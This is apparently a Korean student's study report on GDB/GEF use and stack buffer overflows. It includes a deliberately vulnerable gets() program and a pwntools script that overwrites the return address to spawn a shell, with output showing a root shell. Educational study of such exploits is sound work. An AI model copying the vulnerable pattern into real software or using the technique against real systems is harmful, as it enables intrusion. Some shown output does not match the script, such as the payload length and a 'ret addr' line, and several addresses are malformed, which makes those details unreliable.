



케이녹 포너블 1회차 조사과제

17기 최동현 (202511688)

1-1. GDB (+ GDB Enhanced Features)


- GDB(GNU Debugger)란?

： 리눅스 환경에서 ELF(리눅스 실행 파일, executable and linkable format) 바이너리를 동적으로 분석하기 위한 유저 모드 디버거. OS Kernel의 ptrace 시스템 콜을 사용하여 타겟 프로세스의 메모리 read/write 및 CPU 레지스터 제어 권한을 획득하게 됩니다.

- * *GEF (GDB Enhanced Features) ?*

-> 순정 GDB는 어셈블리 및 메모리 레이아웃 가독성이 떨어지기에 이를 보완하기 위한 익스플로잇 개발자들이 사용하는 **GDB 강화 플러그인**입니다. GEF는 GDB의 Python API를 확장하여 런타임 메모리 맵(Virtual Memory Map), 레지스터 상태, 스택 프레임 구조를 직관적으로 시각화하며 Heap 분석 및 패턴 생성 등의 Pwnable에 특화된 기능들을 제공합니다.

- > *GEF 설치*

A terminal window with a dark background and light blue border. It shows two commands being executed in a root shell on a desktop named 'cyber'. The first command uses 'wget' to download a Python script from a specific URL. The second command uses 'echo' to show the command being added to the .gdbinit file.

```
root@desktop-cyber:~# wget -O ~/.gdbinit-gef.py -q https://gef.blah.cat/py
root@desktop-cyber:~# echo "source ~/.gdbinit-gef.py" >> ~/.gdbinit
```

1-2. GDB 흐름 제어

• GDB 흐름 제어(Control Flow Commands)란?

： 디버거는 프로세스를 특정 메모리 주소에서 강제로 일시 **정지(Suspend)** 시킬 수 있다. GDB는 **break** 명령어 실행 시 대상 메모리의 기계어(Opcode) 1바이트를 소프트웨어 인터럽트 명령어 **INT 3 (0xCC)** 로 덮어쓰게 됩니다. CPU가 해당 명령어를 실행하면 SIGTRAP 예외가 발생되어 제어권이 GDB로 넘어오게 됩니다.

이후 GDB는 명령어 복원 및 Single Step 실행을 제어하게 됩니다.

> GDB 실행

```
root@desktop-cyber:~/workbench# gdb ./main
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
90 commands loaded and 5 functions added for GDB 12.1 in 0.00ms using Python engine 3.10
Reading symbols from ./main...
(No debugging symbols found in ./main)
gef> █
```

1-3. GDB 흐름 제어

• GDB 흐름 제어(Control Flow Commands)

```
gef> run
Starting program: /root/workbench/main
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
hello world!
[Inferior 1 (process 8300) exited normally]
```

```
gef> break main
Breakpoint 1 at 0x55555555151
```

```
[#0] Id 1, Name: "main", stopped 0x55555555151 in main (), reason: BREAKPOINT
```

```
[#0] 0x55555555151 → main()
```

```
gef> continue
Continuing.
hello world!
[Inferior 1 (process 8305) exited normally]
gef>
```

run : 다음 중단점 만날때까지 실행

continue : 정지된 프로세스를 다음 중단점까지 실행

```
[ Legend: Modified register | Code | Heap | Stack | String ]
----- registers -----
Rrax : 0x000055555555149 → <main+0000> endbr64
Rrbx : 0x0
Rrcx : 0x0000555555557dc0 → 0x000055555555100 → <_do_global_dtors_aux+0000> endbr64
Rrdx : 0x00007fffffffe4c8 → 0x00007fffffffe75a → "SHELL=/bin/bash"
Rrsp : 0x00007fffffffe3a0 → 0x0000000000000001
Rrbp : 0x00007fffffffe3a0 → 0x0000000000000001
Rrsi : 0x00007fffffffe4b8 → 0x00007fffffffe745 → "/root/workbench/main"
Rrdi : 0x1
Rrip : 0x000055555555151 → <main+0000> lea rax, [rip+0xeac] # 0x555555556004
Rr8 : 0x00007ffffffe1bf10 → 0x0000000000000004
Rr9 : 0x00007ffffff7fc9040 → <_dl_fini+0000> endbr64
Rr10 : 0x00007ffffff7fc3908 → 0x0000d0012000000e
Rr11 : 0x00007ffffff7fde008 → <_dl_auditt_preinit+0000> endbr64
Rr12 : 0x00007fffffffe4b8 → 0x00007fffffffe745 → "/root/workbench/main"
Rr13 : 0x000055555555149 → <main+0000> endbr64
Rr14 : 0x0000555555557dc0 → <_do_global_dtors_aux+0000> endbr64
Rr15 : 0x00007fffffffd040 → 0x00007fffffffe2e0 → 0x0000555555554000 → 0x00010102464c457f
gef> [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
ccs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
----- stack -----
0x00007fffffffe3a0 +0x0000: 0x0000000000000001 → $rsp, $rbp
0x00007fffffffe3a8 +0x0008: 0x00007ffffffc29d90 → <__libc_start_call_main+0080> mov edi, eax
0x00007fffffffe3b0 +0x0010: 0x0000000000000000
0x00007fffffffe3b8 +0x0018: 0x000055555555149 → <main+0000> endbr64
0x00007fffffffe3c0 +0x0020: 0x0000000010000000
0x00007fffffffe3c8 +0x0028: 0x00007fffffffe4b8 → 0x00007fffffffe745 → "/root/workbench/main"
0x00007fffffffe3d0 +0x0030: 0x0000000000000000
0x00007fffffffe3d8 +0x0038: 0x559f44a1afbe7b7b
----- code:x86:64 -----
0x55555555149 <main+0000> endbr64
0x5555555514d <main+0004> push rbp
0x5555555514e <main+0005> mov rbp, rsp
→ 0x55555555151 <main+0008> lea rax, [rip+0xeac] # 0x555555556004
0x55555555158 <main+000f> mov rdi, rax
0x5555555515b <main+0012> call 0x55555555050 <puts@plt>
0x55555555160 <main+0017> mov eax, 0x0
0x55555555165 <main+001c> pop rbp
0x55555555166 <main+001d> ret
----- threads -----
[#0] Id 1, Name: "main", stopped 0x55555555151 in main (), reason: BREAKPOINT
----- trace -----
gef>
```

1-4. GDB 메모리, 레지스터 검사

• GDB 메모리 및 레지스터 검사 (Memory Inspection)

： 정지된 프로세스의 현재 상태(Context) 분석을 위해 CPU 레지스터와 가상 메모리 주소 공간을 직접 조회합니다. GDB의 x(examine) 명령어는 포맷 식별자를 통해 특정 메모리 주소의 Raw 바이트를 지정된 단위와 형식으로 디코딩하여 출력합니다.

info registers : 범용, 상태 레지스터의 현재 16진수 값 확인

vmmap : (GEF) 프로세스에 매핑된 가상 메모리 세그먼트 주소 범위 및 권한

```
gef> info registers
rax      0x55555555149      0x55555555149
rbx      0x0              0x0
rcx      0x55555557dc0      0x55555557dc0
rdx      0x7fffffff4c8      0x7fffffff4c8
rsi      0x7fffffff4b8      0x7fffffff4b8
rdi      0x1              0x1
rbp      0x7fffffff3a0      0x7fffffff3a0
rsp      0x7fffffff3a0      0x7fffffff3a0
r8       0x7ffff7e1bf10     0x7ffff7e1bf10
r9       0x7ffff7fc9040     0x7ffff7fc9040
r10      0x7ffff7fc3908     0x7ffff7fc3908
r11      0x7ffff7fde660     0x7ffff7fde660
r12      0x7fffffff4b8      0x7fffffff4b8
r13      0x55555555149      0x55555555149
r14      0x55555557dc0      0x55555557dc0
r15      0x7ffff7ffd040     0x7ffff7ffd040
rip      0x55555555151      0x55555555151 <main+8>
eflags   0x246             [ PF ZF IF ]
cs       0x33             0x33
ss       0x2b             0x2b
ds       0x0              0x0
es       0x0              0x0
fs       0x0              0x0
gs       0x0              0x0
k0       0x0              0x0
k1       0x0              0x0
k2       0x0              0x0
k3       0x0              0x0
k4       0x0              0x0
k5       0x0              0x0
k6       0x0              0x0
k7       0x0              0x0
gef> |
```

```
gef> x/1gx $rsp
0x7fffffff3a0: 0x0000000000000001
gef> x/1s $rsp
0x7fffffff3a0: "\001"
```

```
gef> vmmap
[ Legend: Code | Stack | Heap ]
Start      End      Offset    Perm Path
0x00005555554000 0x000055555555000 0x0000000000000000 r-- /root/workbench/main
0x000055555555000 0x0000555555556000 0x0000000000001000 r-x /root/workbench/main
0x0000555555556000 0x0000555555557000 0x0000000000002000 r-- /root/workbench/main
0x0000555555557000 0x0000555555558000 0x0000000000002000 r-- /root/workbench/main
0x0000555555558000 0x0000555555559000 0x0000000000003000 rw- /root/workbench/main
0x00007ffff7c00000 0x00007ffff7c28000 0x0000000000000000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7c28000 0x00007ffff7dbd000 0x0000000000002800 r-x /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7dbd000 0x00007ffff7e15000 0x000000000001bd00 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7e15000 0x00007ffff7e16000 0x000000000000215000 --- /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7e16000 0x00007ffff7e1a000 0x000000000000215000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7e1a000 0x00007ffff7e1c000 0x000000000000219000 rw- /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7e1c000 0x00007ffff7e29000 0x0000000000000000 rw-
0x00007ffff7fa9000 0x00007ffff7fac000 0x0000000000000000 rw-
0x00007ffff7fbb000 0x00007ffff7fbd000 0x0000000000000000 rw-
0x00007ffff7fbd000 0x00007ffff7fc1000 0x0000000000000000 r-- [vvar]
0x00007ffff7fc1000 0x00007ffff7fc3000 0x0000000000000000 r-x [vdso]
0x00007ffff7fc3000 0x00007ffff7fc5000 0x0000000000000000 r-- /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fc5000 0x00007ffff7fef000 0x0000000000002000 r-x /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fef000 0x00007ffff7ffa000 0x0000000000002c00 r-- /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffb000 0x00007ffff7ffd000 0x00000000000037000 r-- /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffd000 0x00007ffff7fff000 0x00000000000039000 rw- /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fff000 0x00007ffff7fff000 0x0000000000000000 rw- [stack]
0xffffffff600000 0xffffffff601000 0x0000000000000000 --x [vsyscall]
```

1-5. GDB/GEF 명령어들

• GDB/GEF 명령어

disas function : 함수의 어셈블리어 출력

Ctrl + L : 화면 지우기

aslr [on|off] : address space layout randomization 확인 및 on/off

anary : 카나리 정보 출력 명령어

checksec : 보호 기법 확인 명령어

deference : 특정 주소 메모리 값, 메모리가 참조하고 있는 주소를 재귀적으로 보여줌

elf-info : ELF 바이너리 정보 출력 명령어

got : global offset table로 함수 주소 매핑 명령어 0x0000 -> puts@GLIBC

help : 명령어 정보 확인 ETC ...

```
gef> got
/root/workbench/main

GOT protection: Full RelRO | GOT functions: 1

[0x55555557fd0] puts@GLIBC_2.2.5 → 0x7ffff7c80e10
gef> disas main
Dump of assembler code for function main:
0x000055555555149 <+0>:    endbr64
0x00005555555514d <+4>:    push    rbp
0x00005555555514e <+5>:    mov     rbp,rsp
=> 0x000055555555151 <+8>:    lea     rax,[rip+0xeac]          # 0x55555556004
0x000055555555158 <+15>:   mov     rdi,rax
0x00005555555515b <+18>:   call    0x55555555050 <puts@plt>
0x000055555555160 <+23>:   mov     eax,0x0
0x000055555555165 <+28>:   pop     rbp
0x000055555555166 <+29>:   ret
End of assembler dump.
```

```
gef> got
/root/workbench/main

GOT protection: Full RelRO | GOT functions: 1

[0x55555557fd0] puts@GLIBC_2.2.5 → 0x7ffff7c80e10
gef> █
```

2-1. 스택 프레임 구조 (Stack Frame)

• Stack Frame Architecture

： 함수가 호출될 때마다 해당 함수의 실행 상태를 유지하기 위해 Stack Segment에 독립적인 메모리 블록인 **스택 프레임**이 할당된다. (*x86-64 아키텍처에서 스택은 높은 주소에서 낮은 주소로 성장*)

** 스택 프레임의 핵심 구조 (높은 주소부터 다음과같이 배치)*

1. **RET(Return Address)** : 함수가 종료될 때 CPU RIP 레지스터에 적재될 호출자(Caller)의 다음 명령어 메모리 주소. (call 명령어 실행 시 하드웨어적으로 스택에 push 된다)
2. **SFP(Saved Frame Pointer)** : 호출자의 스택 기준점(rbp)를 백업해 둔 값. (**mov rbp, rsp**)
3. **Local Variable** : 함수 내부에서 선언된 버퍼 및 변수들이 할당되는 공간. (이 공간은 스택 포인터에서 강제로 빼서 확보함. **sub rsp, 20**)

```
gef> disas main
Dump of assembler code for function main:
0x000055555555149 <+0>:    endbr64
0x00005555555514d <+4>:    push    rbp
0x00005555555514e <+5>:    mov     rbp, rsp
```


2-2. 스택 BOF 개념 및 발생 원리

• Stack BOF(Buffer OverFlow)란?

： 프로그램이 사용자로부터 입력 데이터를 스택의 지역 변수(버퍼)에 저장할 때, *할당된 버퍼의 크기와 실제 입력되는 데이터의 길이를 비교하는 경계 검사(Boundary Check)가 누락*되어 발생하는 취약점입니다.

(C언어 문자열 처리 함수 **gets, strcpy, sprintf** 등 널 바이트(**0x00**)를 만날 때까지 메모리에 데이터를 무한정 복사하게됨)

-> 스택은 연속된 메모리 공간이므로 *Input값이 버퍼 크기를 초과하게 되면 인접한 더 높은 주소 메모리 영역(SFP, RET등) 순차적으로 Overwrite 됩니다.* (스택 BOF 취약점)



2-3. BOF 발생 코드 실습

```
1 #include <stdio.h>
2 #include <unistd.h>
3
4 void shell() {
5     execve("/bin/sh", NULL, NULL);
6 }
7
8 int main(void) {
9     char buf[20] = {0};
10
11     printf("Input : ");
12     gets(buf);
13
14     printf("Input Data : %s\n", buf);
15     return 0;
16 }
```

```
1 from pwn import *
2
3 p = process("./bof")
4 elf = ELF("./bof")
5
6 shell_addr = elf.symbols['shell']
7
8 print(f"> shell addr : {hex(shell_addr)}")
9
10 payload = b"A" * 40
11 payload += p64(shell_addr)
12
13 print(f"> payload length : {len(payload)}")
14
15 p.sendline(payload)
16
17 p.interactive()
```

1. Bof 파일 elf 심볼 정보에서 shell이란 함수 주소 찾기
2. Buffer를 넘겨 보내야함 -> 20바이트, 근데 x86-64의 Stack Alignment때문에 CPU가 읽고 쓰기 좋게 32바이트(0x20)로 할당 -> 추가적으로 Return Address 도달하기까지 Saved된 RBP 영역이 남아있기에,
3. Saved RBP 영역 (8바이트)를 추가해서 Offset 40을 맞춘다.
4. Shell()함수 메모리를 리틀 엔디안 방식으로 패킹하여 입력한다.

```
0x00000000000040116a <+4>:    sub    rsp,0x20
```

```
0x0000000000004011aa <+68>:    lea    rax,[rbp-0x20]
```

흐름: main() -> BOF -> shell() 실행

2-3. BOF 발생 코드 실습 (결과)

```
root@desktop-cyber:~/workbench# python3 bof.py
[+] Starting local process './bof': pid 11406
[*] '/root/workbench/bof'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX unknown - GNU_STACK missing
  PIE:       No PIE (0x400000)
  Stack:     Executable
  RWX:       Has RWX segments
  Stripped:  No
[*] Loaded 5 cached gadgets for './bof'
> shell addr : 0x401146
> ret addr : 0x40101a
> payload length : 56
[*] Switching to interactive mode
Input : Input Data : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x1a\x10@
$ id
uid=0(root) gid=0(root) groups=0(root)
$ whoami
root
$ ls -l /
total 2191440
lrwxrwxrwx   1 root root          7 Aug 13  2026 bin -> usr/bin
drwxr-xr-x   4 root root    4096 Aug 13  2026 boot
drwxrwxr-x   2 root root    4096 Aug 13  2026 cdrom
drwxr-xr-x  18 root root   3940 Aug 13 10:40 dev
drwxr-xr-x 133 root root  12288 Aug 13 12:32 etc
drwxr-xr-x   3 root root    4096 Aug 13  2026 home
```



감사합니다

17기 최동현